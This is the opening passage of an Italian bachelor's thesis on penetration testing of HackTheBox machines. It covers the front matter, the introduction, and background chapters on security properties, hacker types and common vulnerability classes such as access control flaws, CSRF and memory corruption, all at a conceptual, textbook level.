

UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA

Dipartimento di Ingegneria dell'Informazione
Corso di Laurea in Ingegneria Informatica e dell'Automazione



TESI DI LAUREA

**Esperienze di penetration testing per l'individuazione di
vulnerabilità in sistemi eterogenei**

**Penetration testing experiences for the identification of
vulnerabilities in heterogeneous systems**

Relatore

Prof. Domenico Ursino

Correlatore

Prof. Luca Virgili

Candidato

Stefano Falcetta

ANNO ACCADEMICO 2023-2024

Sommario

La rilevanza che al giorno d'oggi assume la sicurezza informatica ha ripetutamente reso questo tema oggetto di dibattito pubblico e notizie di prima pagina. Il rischio che dei dati sensibili siano ottenuti da malintenzionati, o siano sfruttati in modo non concordato, è accentuato dalla quantità e dall'importanza delle attività che sono ormai quotidianamente svolte online. Nonostante la grande attenzione odierna alla sicurezza, molti sistemi nascono ancora con serie vulnerabilità, altri, invece, ereditano vulnerabilità mai scoperte; in questo scenario, il penetration testing rappresenta una delle principali contromisure con cui evitare che le vulnerabilità siano identificate e sfruttate per primi da hacker criminali. La presente tesi intende approfondire questa tecnica e documentarne delle esperienze. Con questo fine si propone l'analisi di tre scenari di penetration testing su macchine fornite dalla piattaforma HackTheBox, un portale per l'apprendimento dell'ethical hacking. Immersedarsi nel ruolo di un hacker consente di comprendere le origini degli attacchi e come sia possibile prevenirli.

Keyword: Cybersecurity, Cyber Risk, Penetration Testing, Ethical Hacking, Capture The Flag, Metasploit, Linux, Web Security

Introduzione	1
I Background	4
1 Introduzione al penetration testing	5
1.1 La sicurezza nei sistemi informatici	5
1.2 Vulnerabilità più diffuse	9
1.2.1 Vulnerabilità software	9
1.2.2 Vulnerabilità dei protocolli	13
1.2.3 Vulnerabilità hardware	15
1.3 Mitigazione del rischio informatico	17
1.4 Esecuzione di un penetration test	18
1.4.1 Pre-engagement	18
1.4.2 Information gathering	19
1.4.3 Vulnerability assessment	21
1.4.4 Exploitation	21
1.4.5 Post-exploitation	22
1.4.6 Reporting	23
1.5 Gamification: Capture The Flag	23
1.5.1 La modalità Attack & Defense	24
1.5.2 La piattaforma HackTheBox	25
2 Strumenti utilizzati	27
2.1 Premessa	27
2.2 Information gathering	28
2.2.1 NMAP	28
2.2.2 Gobuster	28
2.2.3 Netcat	29
2.3 Metasploit	29
2.3.1 Meterpreter	29
2.3.2 Msfvenom	30
2.4 Remote access	30
2.4.1 SSH	30
2.4.2 Evil-WinRM	31

2.5	Password cracking	31
2.5.1	Hashcat	31
2.6	Privilege escalation	32
2.6.1	WinPEAS	32
 II Sperimentazione		34
3	PermX	35
3.1	Information gathering	35
3.2	Exploitation	40
3.3	Privilege escalation	43
4	Editorial	46
4.1	Information gathering	46
4.2	Exploitation	51
4.3	Privilege escalation	54
5	Compiled	58
5.1	Information gathering	58
5.2	Exploitation	63
5.3	Privilege escalation	70
6	Conclusioni	75
6.1	Vulnerabilità identificate	75
6.2	Possibili applicazioni future	76
 Bibliografia		78
Sitografia		79

L'elevata frequenza con cui si registrano attacchi informatici e la gravità delle loro possibili ripercussioni, prevalentemente ma non esclusivamente economiche, hanno reso la gestione sicura dei dati sensibili e la robustezza dei servizi priorità assolute all'interno di aziende ed istituzioni. Nell'ingegneria del software questa esigenza si colloca nel contesto più generale della gestione del rischio. Nei moderni sistemi informatici la sicurezza, infatti, deve spesso confrontarsi con un insieme di requisiti anche molto ampio o con requisiti contrastanti già in partenza. Implementare le funzioni richieste da un sistema in modo totalmente sicuro osservando anche altri requisiti in alcuni casi può essere molto complicato. Quasi sempre, quindi, la sicurezza viene ottenuta raggiungendo un compromesso con altri requisiti, ma in modo da contenere il rischio di eventi negativi sotto una soglia accettabile. Per esempio, si consideri un servizio di pagamenti online; quest'ultimo deve sicuramente riuscire ad evitare transazioni fraudolente, al tempo stesso, però, deve ridurre il numero di verifiche richieste all'utente, per migliorarne l'esperienza ed aumentare le possibilità che concluda un acquisto.

Idealmente, i rischi legati ad un sistema, inclusi quelli della sicurezza, dovrebbero essere valutati e gestiti adeguatamente sin dalle prime fasi dell'avvio di un progetto. Poiché conoscere tutti i fattori di rischio anticipatamente risulta nella realtà impossibile, è altamente probabile che si verifichino degli imprevisti. Risulta imprudente, quindi, assumere a priori che un sistema informatico sia sicuro e non si possano verificare episodi di compromissione. Una tecnica particolarmente efficace e molto utilizzata per valutare in modo realistico la sicurezza dei sistemi consiste nell'anticipare le possibili azioni di un hacker eseguendo dei penetration test. Questo lavoro, solitamente, è svolto da professionisti di informatica che, su autorizzazione di un committente, tentano di compromettere alcuni sistemi con le stesse tecniche tipicamente utilizzate dagli hacker criminali. Indagando in questo modo sui sistemi è possibile identificare preventivamente pericolose vulnerabilità e sfruttare queste ultime per fornire una stima dell'entità dei danni che potrebbero essere causati da un reale attacco. Seppur effettuare un attacco informatico su un proprio sistema apparentemente possa sembrare una pessima idea, svolgere in modo opportuno dei penetration test consente, in realtà, di raccogliere informazioni altrimenti non ottenibili. Grazie a questo prezioso feedback è possibile migliorare continuamente la sicurezza di un sistema. Soltanto tramite un approccio iterativo, con un aggiornamento delle misure protettive di un sistema in seguito all'evoluzione delle minacce, è possibile mantenere al minimo le possibilità che si verifichi un attacco.

Nonostante il corso laurea triennale in Ingegneria Informatica e dell'Automazione non includa insegnamenti diretti in ambito di sicurezza informatica, l'insieme complessivo delle conoscenze acquisite risulta più che sufficiente a comprendere a pieno molti dei problemi affrontati dalla cybersecurity. La partecipazione personale al progetto CyberChallenge.IT,

tenutosi in parallelo alle lezioni, ha consentito di ricevere una panoramica introduttiva all'odierna cybersecurity. Il progetto, organizzato dal consorzio CINI, ha incluso sia una parte di formazione con lezioni teoriche che lo svolgimento di esercitazioni pratiche su alcuni sistemi vulnerabili. In questo modo è stato possibile approfondire aspetti di sicurezza legati ad argomenti trattati precedentemente in altri corsi universitari, come i meccanismi di esecuzione dei programmi e il funzionamento del web, o esplorare argomenti apparentemente nuovi, come la crittografia; quest'ultima, in realtà, richiede comunque conoscenze matematiche, rappresentando un'applicazione estremamente utile e di uso quotidiano dell'algebra.

La seguente tesi ha come scopo principale la sperimentazione in prima persona dell'esecuzione di alcuni penetration test in diversi scenari verosimili. Per questo obiettivo si è fatto affidamento alla piattaforma HackTheBox, che rende disponibili delle macchine con servizi vulnerabili su cui è possibile esercitare liberamente le proprie abilità di ethical hacker. Risolvere una di queste macchine richiede lo sfruttamento di più vulnerabilità fino all'ottenimento del pieno controllo sul suo sistema. Poiché eseguire un penetration test su sistemi reali richiede molti permessi e precauzioni, l'utilizzo di sistemi appositamente creati è una tecnica estremamente diffusa ed efficace per l'apprendimento della cybersecurity in modo sicuro e lecito. Le macchine prese in esame, in ordine, si chiamano PermX, Editorial e Compiled; ciascuna di queste simula uno scenario diverso ed implementa almeno un servizio web.

Risolvere le macchine ha richiesto più fasi di indagine su potenziali vulnerabilità e un loro successivo sfruttamento con tecniche ed opportuni strumenti di attacco tipici dell'hacking. Per non limitarsi solo a fornire soluzioni specifiche ma consentire al lettore di comprendere le problematiche della cybersecurity affrontate e le scelte compiute durante i penetration test, nella tesi si prepone una parte teorica alla descrizione del lavoro svolto. In questa prima parte, ad esempio, si esplora nel dettaglio la vastità delle origini che possono avere le vulnerabilità di un sistema informatico, fornendo alcuni esempi rilevanti del passato. Lo scopo di questa trattazione non è quello di elencare ogni singola tipologia di vulnerabilità possibile, ma di chiarire quante aree diverse possano giocare un ruolo decisivo nella sicurezza di un sistema. Un altro importante aspetto teorico affrontato sono le fasi comuni di un reale penetration test, illustrate inoltre al fine di comprendere come sia solitamente simulata questa attività. Anche quando svolto in uno scenario controllato, il penetration testing richiede numerosi strumenti; alcuni di questi sono esclusivamente utilizzati nell'hacking, altri, invece, sono di uso più comune, ma poiché assumono un ruolo particolare richiedono comunque una loro analisi.

La presente tesi è strutturata come di seguito specificato:

- Nel primo capitolo si valuta l'importanza della cybersecurity e si tenta di fornire una definizione dei compiti di cui si occupa. Si analizzano le cause delle vulnerabilità che consentono attacchi informatici e si approfondisce il ruolo del penetration testing all'interno delle misure proattive con cui tutelare la sicurezza dei sistemi informatici.
- All'interno del secondo capitolo, come anticipato, vengono studiati gli strumenti utilizzati, suddivisi adeguatamente in base al ruolo chiave assunto nelle fasi dei penetration test. Si affronta inoltre un'importante premessa sulla scelta di una distribuzione Linux come sistema operativo per la loro installazione e lo svolgimento dei test.
- Nel terzo capitolo si documenta l'esecuzione vera e propria di un primo penetration test. La macchina di HackTheBox presa in considerazione si chiama PermX, esegue Linux ed è classificata come facile. Il servizio web presente nella macchina in questione è un software open-source per la gestione della didattica remota.
- Nel quarto capitolo si prosegue con la descrizione del penetration test sulla macchina Editorial, anche essa basata su Linux e di livello facile. Il servizio analizzato assomiglia

ad una casa editrice. Iniziando da una pagina web per l'invio di candidature, si riesce a scoprire e sfruttare vulnerabilità totalmente differenti dalla macchina precedente.

- Il quinto capitolo riguarda l'ultimo penetration test, eseguito su una macchina di livello medio con sistema Windows. La macchina, chiamata per questo motivo Compiled, presenta un servizio per compilare codice in maniera remota e un sistema per la gestione web di repository. Quest'ultimo test ha richiesto molto più tempo dei precedenti.
- Il sesto capitolo contiene delle conclusioni sintetiche sul lavoro svolto, analizzando le vulnerabilità identificate nei precedenti penetration test e formulando alcune opinioni personali sul possibile sviluppo futuro del settore della cybersecurity.

Parte I

Background

Introduzione al penetration testing

In questo capitolo si discute la crescita dell'importanza della sicurezza nell'insieme delle caratteristiche richieste ai sistemi informatici moderni. Si definisce il concetto di dependability di un sistema e si spiega come la sicurezza sia un prerequisito per garantire tutte le altre qualità di un sistema. Si esplorano, quindi, le possibili conseguenze di un attacco informatico, sostenendo l'idea che, per un'impresa, spendere in sicurezza informatica sia una forma di investimento. Si approfondiscono successivamente le cause specifiche delle vulnerabilità dei sistemi informatici, raccolte nelle tre categorie principali: software, dei protocolli e hardware. Per alcune tipologie di vulnerabilità sono forniti anche degli esempi. Reso evidente che le vulnerabilità possano riguardare parti diverse di un sistema, si propone un framework per gestire in modo più completo possibile la sicurezza di un sistema. Si definisce, quindi, l'importanza del penetration test come strumento per la valutazione del rischio informatico, approfondendo nel dettaglio le sue fasi. Infine, sono descritte le sfide Capture The Flag, che simulano le dinamiche reali di un penetration test in un ambiente controllato.

1.1 La sicurezza nei sistemi informatici

Evoluzione dei sistemi informatici

I progressi tecnologici hanno reso ampiamente diffusi i sistemi informatici in ogni aspetto della vita umana. La varietà dei contesti di utilizzo ha dato origine a nuove problematiche e figure professionali emergenti. Per via dell'importanza critica di alcuni sistemi, ovunque si applichi l'ingegneria del software, è oggi necessario considerare un grande numero di nuovi fattori di rischio. Riflettere sull'evoluzione delle caratteristiche comunemente ritenute indispensabili per i sistemi informatici consente di comprendere l'importanza dei compiti ad essi destinati. Storicamente la caratteristica più ricercata in una soluzione ottenuta tramite hardware e software è l'affidabilità o *reliability*. Si definisce *reliable* un sistema che esibisce il giusto comportamento atteso per un certo periodo di tempo sotto determinate condizioni. Questa proprietà, estremamente rilevante anche per sistemi non informatici, rispecchia la necessità pratica dell'uomo di avere strumenti che funzionino bene e senza interruzioni. Basandosi su questa aspettativa furono realizzati i primi elaboratori digitali, concepiti con l'unico scopo di svolgere operazioni ripetitive che, altrimenti, per l'uomo comportavano un elevato rischio di errore. Nonostante oggi la *reliability* resti una caratteristica essenziale per un sistema informatico è ormai parte di un insieme sempre più vasto di requisiti. L'evoluzione tecnologica e la diffusione dei personal computer hanno reso persone comuni utenti diretti dei sistemi informatici. Questa apertura a un pubblico molto più vasto ha portato alla luce nuove

esigenze, in particolare riconoscendo l'importanza dell'*usabilità* del software. Internet ha poi nuovamente rivoluzionato il mondo dell'informatica introducendo sfide come garantire l'accesso ai servizi da ogni luogo, la loro sicurezza, interoperabilità e scalabilità.

Dependability di un sistema

Un tentativo di organizzare l'insieme complessivo delle caratteristiche necessarie ad un sistema informatico è fornito dalla *dependability*, traducibile letteralmente con *affidabilità*. Questo termine è usato nell'ingegneria del software per descrivere la capacità di un sistema di garantire un funzionamento continuo e corretto; esso si caratterizza, quindi, per l'enfasi sul funzionamento della soluzione complessiva piuttosto che sulla qualità intrinseca al software. La *dependability* tenta di definire il grado di fiducia di cui un sistema è meritevole; alcune delle principali caratteristiche che si ritiene rendano un sistema maggiormente affidabile, organizzate schematicamente in Figura 1.1, sono:

- *Availability*: in un contesto in cui la maggior parte dei servizi sono interconnessi e raggiungibili tramite Internet, questa proprietà prevede la disponibilità di un servizio e la possibilità di collegarsi in ogni momento.
- *Reliability*: proprietà definita precedentemente sul corretto funzionamento, a patto che le condizioni di utilizzo rientrino nella norma.
- *Safety*: garanzia che il sistema non ponga un rischio rilevante per l'utilizzatore, altri sistemi o l'ambiente in cui opera. Particolarmente rilevante nei contesti di automazione.
- *Security*: o sicurezza, spesso definita semplicemente come la capacità del sistema di resistere ad intrusioni intenzionali o accidentali dall'esterno.
- *Resilience*: la capacità del sistema di resistere e recuperare il suo livello normale di funzionamento a seguito di un attacco o altri eventi dannosi. Potrebbe dipendere, ad esempio, dal grado di ridondanza dei componenti del sistema.



Figura 1.1: Proprietà fondamentali della dependability

L'ingegneria del software solitamente porta a stabilire dei trade-off; gli attributi della *dependability* tendono, invece, ad essere fortemente correlati, anche se molto costosi da ottenere. Talvolta le definizioni fornite per diversi attributi fanno uso di sinonimi, hanno parti in comune o fanno comunque affidamento su altri punti. L'esecuzione sicura di un sistema (*safety*), per esempio, presuppone sia la *reliability* che l'*availability* del sistema.

Ruolo chiave della sicurezza

Tra tutti i punti che realizzano la dependability, risulta facile dimostrare come il ruolo della sicurezza sia fondamentale; una sua compromissione ad opera di un utente malintenzionato potrebbe mettere in gioco tutte le altre caratteristiche. Un'idea sempre più condivisa è che la sicurezza non sia, quindi, da considerare un semplice punto della dependability ma un prerequisito dal primo momento per tutto l'ambiente del sistema. Rendere sicuro a posteriori un sistema insicuro alla base potrebbe essere estremamente difficile o quasi impossibile.

La cybersecurity, inoltre, ha un ciclo di evoluzione indipendente, molto più rapido rispetto ad altri componenti dei sistemi informatici; si basa, infatti, largamente su quanto imparato dagli attacchi precedenti; un sistema sicuro oggi potrebbe non esserlo domani. Il termine "sicurezza" è associato fortemente all'idea di sicurezza fisica, come protezione da furto o salvaguardia da azioni indesiderate. Per stabilire di cosa si occupi concretamente la sicurezza informatica è necessario definire i cosiddetti tre pilastri della cybersecurity:

1. *Confidentiality*: le informazioni devono raggiungere soltanto il giusto destinatario e devono essere utilizzate soltanto per i fini concordati. Si intende, quindi, evitare che qualcuno impersoni il destinatario o acceda, accidentalmente o meno, a informazioni che non dovrebbe avere. La sua violazione prende il nome di *improper disclosure*.
2. *Integrity*: i dati trasmessi non devono essere alterati, salvo che per azioni autorizzate.
3. *Availability*: deve essere sempre possibile recuperare i dati o effettuare operazioni; un attacco di tipo *Denial of Service (DoS)* mira a rendere queste funzioni non disponibili.

Il concetto di vulnerabilità informatica è definito, quindi, come una debolezza della logica computazionale, parte del software o dell'hardware, che potrebbe mettere a rischio confidenzialità, integrità o disponibilità di un sistema. Una vulnerabilità potrebbe trovarsi, quindi, in ogni parte di un sistema. Talvolta la stratificazione e l'interconnessione dei sistemi rendono estremamente difficile anche solo stimare il grado di sicurezza di un sistema.

Tipologie di hacker

Tipicamente al termine "hacker" è associata una connotazione negativa, nell'immaginario collettivo è una persona in grado di violare un sistema a scopi illeciti. Gli hacker sfruttano le vulnerabilità dei sistemi ma non necessariamente in modo criminale. Nel suo significato più ampio, il termine "hacker" individua colui che manomette degli strumenti, sfruttandone le particolarità, per utilizzarli in un modo diverso da come originariamente pensato. Talvolta, quindi, gli hacker conoscono il funzionamento di un sistema meglio di chi lo ha creato.

Un esempio celebre di uso dell'hacking nel passato è il gioco *The Legend of Zelda* per NES. Durante lo sviluppo, la memoria che l'hardware della console consentiva di allocare non era sufficiente; la soluzione fu l'utilizzo del *bank switching* al fine di accedere a più risorse; questo consentì agli sviluppatori del gioco di realizzare più livelli. L'hacking si basa molto sul pensiero alternativo. L'interesse degli hacker nell'esplorare le possibilità della tecnologia a loro disposizione ha avuto un impatto positivo sul mondo. Spesso l'hacking, invece, viene realmente usato a scopi malevoli; per questo motivo, quindi, si cerca di distinguerlo dall'*ethical hacking*. In base al comportamento gli hacker sono distinti in tre categorie:

- *Black hat*: opera totalmente nell'illegalità, potrebbe essere un solo individuo o parte di una vera e propria organizzazione criminale.
- *White hat*: opera per rendere i sistemi informatici più sicuri. Usa le stesse conoscenze dei *black hat* per prevenire attacchi o indagare su questi.

- *Grey hat*: simile a un *white hat*, ma in passato ha agito o si comporta occasionalmente come *black hat*. Molto spesso hacker esperti condannati per azioni passate scelgono di collaborare con la giustizia per sconti di pena.

Ciascuno di questi hacker può essere un professionista o meno. Un termine comunemente utilizzato per definire i black hat senza molte conoscenze è *script kiddies*; con tono poco professionale, si riferisce a coloro che si limitano a riusare script o strumenti di altri. L'esistenza di questo tipo di hacker è importante perché riflette l'assenza di una barriera d'ingresso. Le ragioni più comuni degli attacchi informatici realizzati dai black hat sono:

- *Motivi economici*: gli attacchi sono eseguiti indiscriminatamente contro individui o imprese per ottenere un profitto, solitamente compiendo anche altri crimini.
- *Hacktivism*: termine coniato per definire campagne di attivismo realizzate con azioni di hacking; l'obiettivo potrebbe essere scelto per comunicare un messaggio.
- *Spionaggio*: motivato da interesse militare o commerciale, l'obiettivo è preciso.

Secondo uno studio pubblicato da Verizon nel 2024, il guadagno economico si attesta come il movente principale dei black hat, con un'incidenza del 95% su tutti gli attacchi.

Impatto di un attacco

Come riconfermato nell'indagine *Cost of a Data Breach Report 2024* di IBM, i costi per implementare misure di sicurezza sono statisticamente molto minori dei costi di gestire un sistema insicuro; le possibilità che si verifichi un attacco e le sue conseguenze sono spesso sottovalutate. Moltissimi tipi di attività economiche possono rischiare danni enormi a seguito del furto di dati sensibili o di interruzioni di servizio. A questo potrebbe facilmente aggiungersi la perdita della fiducia dei consumatori e degli investitori, oppure multe a causa di comportamenti negligenti. Il maggiore investimento in ambito di information security, inclusa la compliance a standard sulla privacy come il GDPR europeo, rappresenta un'importante forma di tutela sia per i clienti che per le aziende. Il rischio maggiore è che i dati dei clienti del tutto ignari finiscano nelle mani sbagliate; questi dati sensibili, comunemente detti PII (Personally Identifiable Information), potrebbero essere venduti nel mercato nero, utilizzati per altri crimini o per tentare l'accesso ad altre piattaforme usate dai clienti.

Una tendenza estremamente nota negli ultimi anni è anche quella del *ransomware*. Questo tipo di attacco rende i sistemi inutilizzabili cifrando i dati nel file system e richiede un riscatto per ottenere la chiave di decifratura. Il pagamento solitamente è richiesto sotto forma di criptovalute. Il worm WannaCry (Figura 1.2) è un esempio famoso quanto indiscriminato di questo tipo di attacco; tra i numerosi danni collaterali bloccò i computer di numerosi ospedali del Regno Unito. Questo incidente ha reso evidente l'importanza della cybersecurity anche nel settore pubblico. Microsoft aveva, infatti, già rilasciato una patch per la vulnerabilità sfruttata da WannaCry per propagarsi ma non tutti i sistemi erano stati aggiornati.

Un'ulteriore statistica interessante, sempre secondo le indagini della IBM, riguarda il tempo medio di rilevamento di un attacco informatico; in media è di 194 giorni e si stima che soltanto un terzo degli attacchi siano identificati. Un attaccante potrebbe ambire a non essere rilevato per il maggior tempo possibile, in modo da sfruttare l'hardware o la connessione dei dispositivi compromessi. Un dispositivo, ad esempio, potrebbe entrare a far parte di una *botnet*, una rete di molti dispositivi controllati a scopi malevoli, ed essere utilizzato per operazioni su larga scala come attacchi di tipo DDoS (*Distributed Denial of Service*). Un ultimo modo di sfruttare un sistema è il *cryptojacking*, ossia l'esecuzione di software per il mining di criptovalute basate sul principio di *proof of work*. Molti antivirus sono in grado di riconoscere



Figura 1.2: Richiesta di pagamento da parte di WannaCry

software contenente algoritmi di mining. Poiché il mining sfrutta intensamente CPU o GPU, un segnale di questo tipo di attacco potrebbe essere il degrado delle prestazioni. Il profitto del mining di criptovalute dipende da molti fattori; molto spesso, però, su dispositivi inadeguati il guadagno è irrisorio, minore anche solo del costo dell'elettricità consumata; questo, però, non è un problema per gli attaccanti che sfruttano risorse altrui.

1.2 Vulnerabilità più diffuse

1.2.1 Vulnerabilità software

Le vulnerabilità maggiormente utilizzate in attacchi informatici sono di tipo software. Queste vulnerabilità sono frutto di errori da parte di un programmatore, a causa di inattenzione, inesperienza o superficialità. Le vulnerabilità software sono presenti in tutti i linguaggi di programmazione. Gli strumenti di sviluppo sono in grado di disincentivare comportamenti rischiosi ma non sono comunque in grado di garantire l'assenza di vulnerabilità. Si elencano le tipologie di vulnerabilità più diffuse; le prime tre sono approfondite in seguito:

- *Broken access control*: una delle vulnerabilità in assoluto più diffuse; riguarda l'assenza o l'inadeguatezza dei controlli sui permessi per compiere un'azione. Una verifica errata potrebbe consentire l'accesso a risorse di altri utenti o funzioni privilegiate.
- *Memory corruption*: questo tipo di vulnerabilità ha origine nei linguaggi come C o C++, in cui è lavoro del programmatore gestire la memoria. L'elevato grado di controllo sull'hardware di cui si dispone consente di commettere numerosi errori che rendono possibile la lettura di memoria o l'esecuzione di altro codice.
- *Sanitizzazione insufficiente*: le vulnerabilità dovute all'inadeguatezza dei controlli sui dati forniti in input sono estremamente diffuse, riguardano sia dati immessi dall'utente che la loro trasmissione ad un altro sottosistema senza opportune conversioni.
- *Race condition*: i processi concorrenti necessitano di molta attenzione; l'esito di una particolare *race condition* potrebbe avere conseguenze sulla sicurezza. Assunzioni errate sui tempi relativi di esecuzione o sequenze di eventi non prese in considerazione possono essere sfruttate da un attaccante. L'esecuzione di un tale attacco potrebbe richiedere più tentativi, rendendone difficile la riproduzione in fase di testing o debug.

- *Cryptographic failure*: la crittografia è alla base della privacy e della sicurezza dei moderni sistemi informatici. L'implementazione di un algoritmo crittografico potrebbe contenere errori; in altri casi, invece, è possibile che l'algoritmo stesso presenti delle vulnerabilità e tutte le implementazioni siano suscettibili a un particolare attacco. Algoritmi comunemente usati in passato possono oggi essere attaccati tramite *brute force*. Altri problemi possono riguardare errori di gestione o nella fase di creazione delle chiavi.
- *Insecure Design*: questo tipo di vulnerabilità è molto vasto. Riguarda problemi di design o architettura di un sistema, spesso derivanti dalla mancanza di buone pratiche di sicurezza o dalla sottovalutazione di potenziali rischi per il business. Ad esempio, si consideri un sito di vendita di biglietti per eventi in cui manca un sistema di verifica come un *CAPTCHA*. Nell'istante esatto dell'apertura della vendita, dei bot gestiti da un ticket scalper potrebbero acquistare tutti i biglietti. Un buon modo per prevenire questi attacchi è immedesimarsi in un attaccante malevolo.
- *Problemi di configurazione*: l'errata configurazione di software può essere origine di vulnerabilità. In particolare, le configurazioni predefinite insicure e conosciute all'interno di un software possono essere sfruttate da attaccanti per compromettere la sicurezza. Che si tratti di un'applicazione o di una libreria, molti utenti di un software potrebbero non modificare la configurazione di default. Servizi non essenziali devono essere disattivi; i permessi dovrebbero essere limitati al minimo necessario. È rischioso che, ad esempio, un database sia installato direttamente con username e password uguali a `admin`.
- *Dependency o supply-chain*: le vulnerabilità di un software potrebbero con buona probabilità avere origine nelle sue dipendenze. Occorre sempre accertarsi di evitare l'utilizzo di componenti obsoleti con vulnerabilità note. Un'altra possibilità, invece, è il cosiddetto attacco di tipo *supply-chain*. Un attaccante potrebbe compromettere intenzionalmente un componente della catena di distribuzione del software, inserendo codice malevolo in una libreria, in un pacchetto o negli strumenti per compilare e distribuire il software.

Broken Access Control

Un'implementazione errata dei permessi di accesso potrebbe consentire la lettura o la modifica di risorse di altri utenti. Evitare questo problema richiede una gestione attenta e coerente dei permessi nella fase di design, a livello di codice e di configurazione. Occorre, inoltre, accertarsi di proteggere adeguatamente funzioni di debug o amministrazione. Un'ulteriore problematica legata ai controlli sui permessi è la vulnerabilità nota come *Time-of-Check-to-Time-of-Use (TOCTOU)*. Questa si verifica quando l'esecuzione effettiva di un'operazione avviene in modo differito rispetto al controllo dei permessi che richiede. Ad esempio, un utente che viene eliminato da un sistema, ma che dispone ancora di una sessione attiva, potrebbe continuare a usufruire di alcuni servizi se non ne viene invalidata anche la sessione.

Un altro rischio legato all'*access control* nelle applicazioni web riguarda l'accesso alle rotte di un sito da parte di altri siti. Se da una pagina web fosse possibile l'invio di richieste su domini esterni senza adeguati controlli, uno script malevolo potrebbe inviare richieste a nome dell'utente senza il suo intento. Per questo motivo, a livello di browser, tutte le richieste per domini diversi da quello della pagina che origina la richiesta sono bloccate (*same-origin policy*). Tuttavia, a volte, è necessario che un'applicazione web integri risorse da altri domini. L'utilizzo di un `iframe` consente l'embed di altre pagine, ma non l'interazione con queste. Se, ad esempio, si vuole rendere un API accessibile ovunque occorre un altro approccio. I server dell'API devono rispondere con degli header CORS (Cross-Origin Resource Sharing) per consentire esplicitamente l'accesso da un altro dominio. La cattiva configurazione di questi header potrebbe rendere inutili le misure lato browser, consentendo l'attacco descritto,

comunemente noto come CSRF (Cross-Site Request Forgery). Una simile attenzione è necessaria anche per i tag `form`, dove per motivi storici le richieste `POST` sono sempre inviate dal browser; è compito del programmatore accertarsi che le richieste abbiano origine dalla giusta pagina. Laravel implementa, ad esempio, la direttiva `@csrf` nel templating engine.

Memory corruption

La corruzione della memoria si verifica quando un programma accede o modifica la memoria in modo non previsto, compromettendo l'integrità dei dati e rendendo l'esecuzione potenzialmente imprevedibile. In alcuni casi, questa pratica porta semplicemente al crash per *segmentation fault*, dovuto all'accesso a indirizzi di memoria non validi. In altri casi, essa può originare diverse vulnerabilità di sicurezza, poiché potrebbe consentire di alterare il comportamento del software. Tali vulnerabilità, comuni nei linguaggi di basso livello come C, hanno impatto anche su software in linguaggi ad alto livello, i cui interpreti o librerie spesso utilizzano codice scritto in C. Una delle vulnerabilità più comuni è nota come *buffer overflow*. In C, gli array sono semplicemente puntatori, non mantengono informazione sulla loro lunghezza; solitamente, infatti, la lunghezza è in una variabile separata. Non è previsto un errore per l'accesso ad un indice di un array fuori dalle sue dimensioni effettive. Potrebbe accadere, quindi, di leggere il contenuto di altre variabili o anche sovrascriverlo.

La singola modifica di una variabile potrebbe alterare il flusso del programma, ma per causa di alcune proprietà dell'organizzazione della memoria, tramite scrittura è possibile in molti casi eseguire codice del tutto arbitrario. Lo stack di un programma gestisce le chiamate di funzione e, per convenzione, si espande in direzione opposta agli indirizzi di memoria. Se l'overflow avviene nello stack, è possibile sovrascrivere il *return address* della chiamata di funzione corrente, utilizzato per identificare da che istruzione riprendere l'esecuzione dopo la funzione. Qualsiasi indirizzo di memoria eseguibile del programma può sostituire il *return address*. Generalmente la memoria scrivibile non è mai eseguibile; quindi, non è possibile semplicemente inserire le istruzioni nello stack; potrebbero, inoltre, essere presenti altre tecniche di protezione. Tramite il *return to libc* o il *ROP chaining* è, comunque, possibile ottenere l'esecuzione di istruzioni arbitrarie. Il *ROP chaining* consente, anche, di modificare lo stato dei registri, sfruttando porzioni eseguibili del programma dette *gadget*; tale stato è necessario in alcuni casi per effettuare alcune chiamate di sistema (Figura 1.3). L'esecuzione di questo tipo di attacco non è semplice e cambia in base all'*instruction set*.




Figura 1.3: Utilizzo dei gadget nella tecnica del ROP chaining

Anche nell'heap, utilizzando altre tecniche, è possibile ottenere un'esecuzione arbitraria a causa di un overflow. Inoltre, nell'heap si aggiungono vulnerabilità legate alla gestione della memoria dinamica. Tradizionalmente, questo compito è associato a due funzioni: `malloc`, che alloca dei byte nell'heap e restituisce un puntatore, e `free`, che libera un'allocazione nell'heap non più necessaria. Tre scenari, in particolare, possono causare problemi:

- *Use after free*: si verifica quando si accede a memoria sull'heap dopo averla liberata; non vi è alcuna garanzia sul suo contenuto; causa comportamento indefinito.
- *Double free*: accade quando un'allocazione sull'heap viene liberata più volte; corrompe la memoria delle strutture dati utilizzate per la gestione della memoria dell'heap.
- *Memory leak*: il programma, a causa di bug, non riesce a liberare la memoria che non utilizza più; potrebbe causare il fallimento per mancanza di risorse.

Linguaggi come Rust e Zig, relativamente moderni e fortemente incentrati sulla gestione sicura della memoria, hanno cercato di risolvere molti di questi problemi. Rust, in particolare, grazie a molti controlli in fase di compilazione, consente di garantire almeno teoricamente l'assenza di *segmentation fault*. Tuttavia, il principale ostacolo resta la grande quantità di codice esistente in C, come nei sistemi operativi, e l'interazione insicura con questo codice.

Sanitizzazione insufficiente

La validazione dell'input è sempre importante ma ha un ruolo cruciale anche sulla sicurezza dei sistemi. Le conseguenze per qualcosa di semplice, come l'inserimento di un numero negativo dove non previsto, potrebbero violare asserzioni di metodi sottostanti con conseguenze catastrofiche. Molti sistemi, inoltre, comunicano tra di loro; ciascuno potrebbe interpretare dati uguali diversamente; nei seguenti casi ciò comporta delle vulnerabilità:

